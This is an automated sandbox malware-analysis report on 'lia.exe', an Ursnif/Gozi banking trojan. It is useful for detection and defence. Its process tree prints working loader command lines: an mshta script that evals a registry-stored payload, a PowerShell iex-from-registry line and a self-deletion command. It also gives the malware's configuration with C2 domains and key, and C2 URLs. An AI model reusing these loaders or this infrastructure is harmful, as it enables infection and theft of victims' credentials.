ID: 551720
Sample Name: lia.exe
Cookbook: default.jbs
Time: 13:23:02
Date: 12/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report lia.exe

Overview

General Information

Sample Name:	lia.exe
Analysis ID:	551720
MD5:	8b893e03dd1c7c..
SHA1:	a7a131ea9f39eba.
SHA256:	dd023f1f2ce682e..
Tags:	exe gozi
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Yara detected Ursnif
- System process connects to networ...
- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm...
- Antivirus / Scanner detection for sub...
- Tries to steal Mail credentials (via fil...
- Hooks registry keys query functions...
- Maps a DLL or memory area into an...
- Uses nslookup.exe to query domains
- Writes or reads registry keys via WMI

Classification



Process Tree

- **System is w10x64**
- lia.exe (PID: 7036 cmdline: "C:\Users\user\Desktop\lia.exe" MD5: 8B893E03DD1C7CE96DF57F92F302DCB1)
  - control.exe (PID: 6004 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 6168 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\lia.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 4844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 6428 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 3092 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6404 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\6AF4.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 1080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 5868 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
      - RuntimeBroker.exe (PID: 4252 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 5772 cmdline: cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\6AF4.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 3312 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - RuntimeBroker.exe (PID: 4572 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 5160 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 5652 cmdline: "C:\Windows\syswow64\cmd.exe" /C pause dll mail, , MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - rundll32.exe (PID: 5360 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- mshta.exe (PID: 988 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Jyrg='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Jyrg).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6652 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name srwqatl -value gp; new-alias -name aefymkfl -value iex; aefymkfl ([System.Text.Encoding]::ASCII.GetString((srwqatl "HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550").UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6816 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 7160 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7136 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES533B.tmp" "c:\Users\user\AppData\Local\Temp\vjag4cgm\CSC876E17C1D4FA4A478F85FCB91E435E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6256 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5772 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES771E.tmp" "c:\Users\user\AppData\Local\Temp\wvnfnueh\CSCD2B2FCBE1BFD4A96A519A01DF502239.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - backgroundTaskHost.exe (PID: 6256 cmdline: "C:\Windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca MD5: B7FC4A29431D4F795BBAB1FB182B759A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"qIukMm1AgKEd3dDbi+35d6MWl+UVbpPFMmGiIDJDDgacZEK8jS4/5zs7ubFZ5RKJ14yC3bMOc4/MB7Zet4BsfAXbGBTmAWZXgT7koTnek2QEZiZ20WKgDLTyQy6GTUUxk0Lxr770IDyy/BSk6aJtHlPex8y6K+Zfruo7cnUzrkN8zs1j
BevHKQWt6llI/Itko98RJ0R0pmGGdCg3N/wJUyo7XGnNMik7BdDxE//CSyU7CGkS06hh8BE+0pne+Py1DXhCspMJHsvHS9ciS0vyjWH7bqpi3HvZcztPPJEdLRwiwxTsC/ZMMvLH6gW4XsTGYqrbBj5INNDf6kLJCXP5iGV+GsvodMKbU
JybGxVS5nY=",
  "c2_domain": [
    "apr.intooltak.com",
    "app.querosityproject.com"
  ],
  "botnet": "1000",
  "server": "770",
  "serpent_key": "BwM3bYGWLcupJ1hC",
  "sleep_time": "5",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "1"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000000.476711224.0000000000520000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
00000024.00000000.642047864.0000021913010000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
00000001.00000003.461398948.0000000003FB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000029.00000000.680268129.000002DACE370000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
00000012.00000000.480249621.0000000000520000.00000040.00020000.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
Click to see the 71 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.3.lia.exe.3008f40.2.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
1.3.lia.exe.2f5a4a0.0.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
1.3.lia.exe.2f5a4a0.0.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
1.3.lia.exe.2fd94a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Rundll32 Activity

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- Uses nslookup.exe to query domains
- May check the online IP address of the machine
- Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif
- Hooks registry keys query functions (used to hide registry keys)
- Self deletion via cmd delete
- Modifies the export address table of user mode modules (user mode EAT hooks)
- Modifies the prolog of user mode functions (user mode inline hooks)
- Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:

- Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file / registry access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co ar
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Native API 2	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Software Packing 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth	Er Ch
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 8 1 3	File Deletion 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	No Ap La Pr
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fa Ch
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 8 1 3	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Ma
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	System Network Configuration Discovery 3	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DN


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
lia.exe	64%	Virustotal		Browse
lia.exe	74%	ReversingLabs	Win32.Trojan.Ursnif	
lia.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
lia.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.lia.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.lia.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.lia.exe.b10000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://apr.intooltak.com/GUlBnqEqcwtrn48_2/BE1EqzAvLejt/cb_2BaCRrwf/fWZBg8h5a62TXa/ZijwGrOQXflAgqbaDl7vf/RWmm1wdfmEqQ53O8/wCfluBFFTvny4Ty/wNnD_2FEBKrFWj66al/3Xji0up_2/BgYV45jLknd5oCK8kb3h/IMSPqceHWV7drpxnmfQ/DvisvgmR_2F11ZikfA2avm/yQQyOWRIC9HrG/_2Fskrj5/9o_2BraWvUUtS0KRGaPskJs/8YiMjMPZvb/QZXl3C1FFIFMxJSHp/vq0A22YW_2B0/ynWnVX3jCla/hCIZQggWpcdryd/2P_2FL1_2BMBiXUGiQteI/jG_2BPlE/MfOjEqY7X/Fc	100%	Avira URL Cloud	malware	
http://apr.intooltak.com/Wg8ZotKLB67wfW5SwZqGSw/B6Pr8y6FSG7qE/dhgVBQ5f/qYV4zjBmW0p8TlaGQybQbuc/zPwZtYg0qe/YvqcBHXsIQLHqbH94/d_2BupZQQiTi/5Byc1fDGrMO/bSgpr9iTEwo25G/CeL9CYyO93o0dqulKxymb/hEpJXCOVCSN3Pmxe/q0xcJ_2FmJa4D27/U1246rlDM2agQvjv3h/WRbjABFUG/gI4Eityw fd5lZ23J3vVr/JPI_2B23mvnMwPmRO6K/YashCAds7tANuDYeB6xIHB/drGSloPvvfGJt/OBQ_2BHz/QyFEKNyGLRcMCqk/I	100%	Avira URL Cloud	malware	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://ns.adobp/	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://ns.adobe.cmg	0%	Avira URL Cloud	safe	
http://io.immontyr.com/6AgScewXArsM_2BFmRh/2pb60JsM3cYOiJQfoEqhxS/XBqVgQIYsRpEr/yoCXCgLf/y1qkoNRLcIv9gBJJquez8p4/tRkVMZ4drM/Xr6yguBScPI_2FHzu/H_2FvyhGemOv/8CbTsxfBhQ6/Wgqn5njZwuecNO/0ZUAF5iUC9u0FGPgne2Pd/hUjjD7f7srSH7qRy/yQbW_2BNcbmjwvz/43Z7l034Kd9pUEZYyD/lqXle_2Bn/M1jhi1NkfKtxF86Ts8rH/3AjxB9h8PcXSos9dSO_/2FUaQoaL5TEUFHzDcyiMsr/DzmpP5HI0X7E9/2_2BXGsb/Z46ybggq4jBb9mfE_2FUlJ0/VTd	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	102.129.143.64	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
io.immontyr.com	185.189.12.123	true	true		unknown
apr.intooltak.com	185.189.12.123	true	true		unknown
222.222.67.208.in-addr.arpa	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://apr.intooltak.com/GUlBnqEqcwtrn48_2/BE1EqzAvLejt/cb_2BaCRrwf/fWZBg8h5a62TXa/ZijwGrOQXflAgqbaDl7vf/RWmm1wdfmEqQ53O8/wCfluBFFTvny4Ty/wNnD_2FEBKrFWj66al/3Xji0up_2/BgYV45jLknd5oCK8kb3h/IMSPqceHWV7drpxnmfQ/DvisvgmR_2F11ZikfA2avm/yQQyOWRIC9HrG/_2Fskrj5/9o_2BraWvUUtS0KRGaPskJs/8YiMjMPZvb/QZXl3C1FFIFMxJSHp/vq0A22YW_2B0/ynWnVX3jCla/hCIZQggWpcdryd/2P_2FL1_2BMBiXUGiQteI/jG_2BPlE/MfOjEqY7X/Fc	true	• Avira URL Cloud: malware	unknown
http://apr.intooltak.com/Wg8ZotKLB67wfW5SwZqGSw/B6Pr8y6FSG7qE/dhgVBQ5f/qYV4zjBmW0p8TlaGQybQbuc/zPwZtYg0qe/YvqcBHXsIQLHqbH94/d_2BupZQQiTi/5Byc1fDGrMO/bSgpr9iTEwo25G/CeL9CYyO93o0dqulKxymb/hEpJXCOVCSN3Pmxe/q0xcJ_2FmJa4D27/U1246rlDM2agQvjv3h/WRbjABFUG/gI4Eityw fd5lZ23J3vVr/JPI_2B23mvnMwPmRO6K/YashCAds7tANuDYeB6xIHB/drGSloPvvfGJt/OBQ_2BHz/QyFEKNyGLRcMCqk/I	true	• Avira URL Cloud: malware	unknown
http://io.immontyr.com/6AgScewXArsM_2BFmRh/2pb60JsM3cYOiJQfoEqhxS/XBqVgQIYsRpEr/yoCXCgLf/y1qkoNRLcIv9gBJJquez8p4/tRkVMZ4drM/Xr6yguBScPI_2FHzu/H_2FvyhGemOv/8CbTsxfBhQ6/Wgqn5njZwuecNO/0ZUAF5iUC9u0FGPgne2Pd/hUjjD7f7srSH7qRy/yQbW_2BNcbmjwvz/43Z7l034Kd9pUEZYyD/lqXle_2Bn/M1jhi1NkfKtxF86Ts8rH/3AjxB9h8PcXSos9dSO_/2FUaQoaL5TEUFHzDcyiMsr/DzmpP5HI0X7E9/2_2BXGsb/Z46ybggq4jBb9mfE_2FUlJ0/VTd	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.189.12.123	io.immontyr.com	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	551720
Start date:	12.01.2022
Start time:	13:23:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	lia.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	5
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winEXE@34/19@9/2
EGA Information:	• Successful, ratio: 80%
HDC Information:	• Successful, ratio: 15% (good quality ratio 14.5%) • Quality average: 82.4% • Quality standard deviation: 26.2%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:24:28	API Interceptor	3x Sleep call for process: lia.exe modified
13:24:42	API Interceptor	42x Sleep call for process: powershell.exe modified
13:25:47	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
